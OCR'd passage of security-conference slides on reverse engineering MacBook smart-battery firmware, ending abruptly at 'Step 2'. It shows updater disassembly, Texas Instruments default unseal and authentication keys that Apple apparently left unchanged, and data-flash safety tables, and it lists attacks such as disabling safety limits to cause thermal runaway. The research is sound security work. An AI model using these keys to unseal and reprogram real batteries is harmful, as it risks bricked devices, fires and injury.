Battery Firmware Hacking

Charlie Miller


Accuvant Labs

charlie.miller@accuvant.com

@0xcharlie

About me

- Former US National Security Agency researcher
- First t
- Winn 2011
- Autho
  - Fu Assurance
  - The Mac Hacker's Handbook
- PhD, CISSP, GCFA, etc.



Something different

- http://www.youtube.com/watch?v=jjAtBiTSsKY

Agenda

- Basics on smart batteries systems
- A journey into a MacBook's battery's (lack of) security mechanisms
- Potential impact


Smart battery

"**Safety** is a primary design goal in the Smart Battery System specifications. The central concept behind the Smart Battery specifications is locating the primary intelligence of the system **inside the battery pack itself**. This enables the system to be much more accurate in measurement of battery parameters such as remaining capacity and design voltage, and also allows the charging algorithm and parameters to be tuned to the battery pack's specific chemistry. By relying on the battery pack's intelligence, a properly designed Smart Battery system will safely charge and discharge any expected battery chemistry."

- Smart Battery System Specifications document

Smart batteries

- Have an embedded controller which communicate with the charger and host
- Has a responsibility to maintain safety
- Can be configured for different parameters/chemistries




Possible Battery Attacks

- Brick battery on victim
- Reprogram to remove safety features and allow explosion (thermal runaway)???
- Persistent DOS to OS
- Persistent backdoor to OS (requires kernel bug)
- TPM, BIOS sniffer


Spoiler

- I didn’t blow up batteries
- Didn’t do too much twiddling of parameters in my house
- Would like to continue to take my laptop on airplanes
- Might be able to take this work and do it



How to start

- I suck at hardware, so look for associated software



Battery updater

- Lots of calls to a function that basically wraps IOConnectMethodStructure IsStructure
- This is a function which passes data to a driver
- The driver in this case is AppleSmartBatteryManager

```
mov     [esp+14h], edi
mov     [esp+10h], ebx
mov     dword ptr [esp+8], 25h ; sizeof(EXSMB
mov     dword ptr [esp+4], 3
mov     [esp], eax
call    _IOConnectMethodStructureIStructure0
                        ;
                        ;
test    eax, eax
jz      short loc_1C93
```

```
mov     dword ptr [esp], 2E2Ch ; AppleSmartBatteryManager
call    _IOServiceNameMatching
mov     dword ptr [esp], 0
mov     [esp+4], eax
call    _IOServiceGetMatchingService

aApplesmartbatt db 'AppleSmartBatteryManager',0
```

AppleSmartBattery

- Is part of PowerManagement package
  - source code available, but won't compile
  - missing many things, but lots of nice info in headers

```
/*  Smart Battery Commands                                      */
/*  Smart Battery Data Specification - rev 1.1                  */
/*  Section 5.1 SMBus Host to Smart Battery Messages            */
enum {
    kBManufacturerAccessCmd             = 0x00,     // READ/WRITE WORD
    kBRemainingCapacityAlarmCmd         = 0x01,     // READ/WRITE WORD
    kBRemainingTimeAlarmCmd             = 0x02,     // READ/WRITE WORD
    kBBatteryModeCmd                    = 0x03,     // READ/WRITE WORD
    kBAtRateCmd                         = 0x04,     // READ/WRITE WORD
    kBAtRateTimeToFullCmd               = 0x05,     // READ WORD
    kBAtRateTimeToEmptyCmd              = 0x06,     // READ WORD
    kBAtRateOKCmd                       = 0x07,     // READ WORD
    kBTemperatureCmd                    = 0x08,     // READ WORD
    kBVoltageCmd                        = 0x09,     // READ WORD
    kBCurrentCmd                        = 0x0a,     // READ WORD
    kBAverageCurrentCmd                 = 0x0b,     // READ WORD
```

More battery updater

- It does things like read the device name and compare to a list of devices to update or not (DeviceNameCmd)
- Read and check firmware version and pack lot code (ManufactureDataCmd)
- And some other ones that aren’t defined in the header file

```
mov     edx, esi
mov     eax, 21h          ; DeviceNameCmd
mov     [ebp+DevName], esi
call    readSBBlock       ; Read from address eax into edx.
```

One odd thing

```
UnSeal_LSW:
xor     eax, eax
mov     edx, 414h
call    writeSBWord     ; write 2 bytes from edx to address eax.
                        ; Returns 0 if write is done, error otherwise.
test    eax, eax
jz      short UnSeal_MSW
```

```
UnSeal_MSW:
xor     eax, eax
mov     edx, 3672h
call    writeSBWord     ; write 2 bytes from edx to address eax.
                        ; Returns 0 if write is done, error otherwise.
test    eax, eax
jz      short loc_26FD
```

- What's up with 0x3672 and 0x0414?

Google!

0x36720414 Search

4 results (0.17 seconds) Advanced search

Bq27541, to go to Unsealed state - Battery Management - Gas Gauge ...
2 posts - 1 author - Last post: Dec 13, 2010
The default is **0x36720414**. This is entered by sending the data 0x0414 to address 0x00, and immediately thereafter sending 0x3672. ...
e2e.ti.com › ... › Battery Management - Gas Gauge Forum - Cached

TI - BQ2902 Datasheet PDF Download （Page 21） - Soiseek
0xffffffff. 0xffffffff. 0xffffffff. 10. (3). 10. (3). –0.088. (3). 0. 0. 0. 0. 5 . **0x36720414**. 0xffffffff. 0x01234567. 89ABCDEF. FEDCBA98. 76543210. mΩ. mΩ ...
www.soiseek.com/TI/BQ2902/21.htm - Cached

[PDF] **Configuring the bq27541-V200 Data Flash (Rev. B)**
File Format: PDF/Adobe Acrobat - Quick View
Normal Setting: The default code is set to **0x36720414**. Unsealed to Full. This is the register to store the security code to set the device from unsealed ...
focus.tij.co.jp/jp/general/docs/lit/getliterature.tsp?literatureNumber...

[PDF] **Single Cell Li-Ion Battery Fuel Gauge for Battery Pack Integration**
File Format: PDF/Adobe Acrobat - Quick View
0x36720414. –. Security. 112. Codes. 4. Full-Access Key. H4. 0x0000. 0xffffffff. 0xffffffff. –. Security. 112. Codes. 8. Authentication Key 3. H4. 0x0000 ...
www.digchip.com/datasheets/download_datasheet.php?id=1133811...

Double win!

Security	112	Codes	0	Unseal Key	H4	0x0000	0xffffffff	0x36720414	–
Security	112	Codes	4	Full-Access Key	H4	0x0000	0xffffffff	0xffffffff	–
Security	112	Codes	8	Authentication Key 3	H4	0x0000	0xffffffff	0x01234567	–
Security	112	Codes	12	Authentication Key 2	H4	0x0000	0xffffffff	89ABCDEF	–
Security	112	Codes	16	Authentication Key 1	H4	0x0000	0xffffffff	FEDCBA98	–
Security	112	Codes	20	Authentication Key 0	H4	0x0000	0xffffffff	76543210	–


- We now know its some kind of Texas Instruments chip
- We also know Apple used the default Unseal key
- We can verify that Apple also used the default Full-Access key
- Thanks!

Which chip?

- Its a long story...
  - Each chip returns slightly different data flash lengths for each “subclass”
  - I wrote a script to get these values and then manually looked for this “fingerprint” in all the TI design docs
  - Eventually found one that matched
- Note: I really don’t like to mess with hardware!

Data flash signature

- 0: 22
- 1: 25
- 2: 10
- 3: 1
- ...
- Behaves like a TI bq20z80



C.14 DataFlash Values

Class	Subclass ID
1st Level Safety	0
1st Level Safety	1
1st Level Safety	2
1st Level Safety	3
2nd Level Safety	16
2nd Level Safety	17
2nd Level Safety	18
2nd Level Safety	19
2nd Level Safety	20
2nd Level Safety	21
Charge Control	32


Table C-260. DataFlash VALU

Class	Subclass ID	Subclass	Offset	Name
Charge Control	35	Pulse Charge Cfg	0	Turn ON Voltage
			2	Turn OFF Voltage
			4	Max ON Pulse Time
			5	Min OFF Pulse Time
			6	Max OFF Voltage
Charge Control	36	Termination Cfg.	0	Maintenance Current
			2	Taper Current
			6	Termination Voltage
			8	Current Taper Window
			9	TCA Set %
			10	TCA Clear %
			11	FC Set %
			12	FC Clear %
Charge Control	37	Cell Balancing Cfg	0	Min Cell Deviation
Charge Control	38	Charging Faults	0	Over Charging Voltage
			2	Over Charging Volt Time
			3	Over Charging Current
			5	Over Charging Curr Time
			6	Over Charging Curr Recov
			8	Depleted Voltage
			10	Depleted Voltage Time
			11	Depleted Recovery
			13	Over Charge Capacity
			15	Over Charge Recovery
			17	FC-MTO
			19	PC-MTO
			21	Charge Fault Cfg

The right way to do it

Step 2

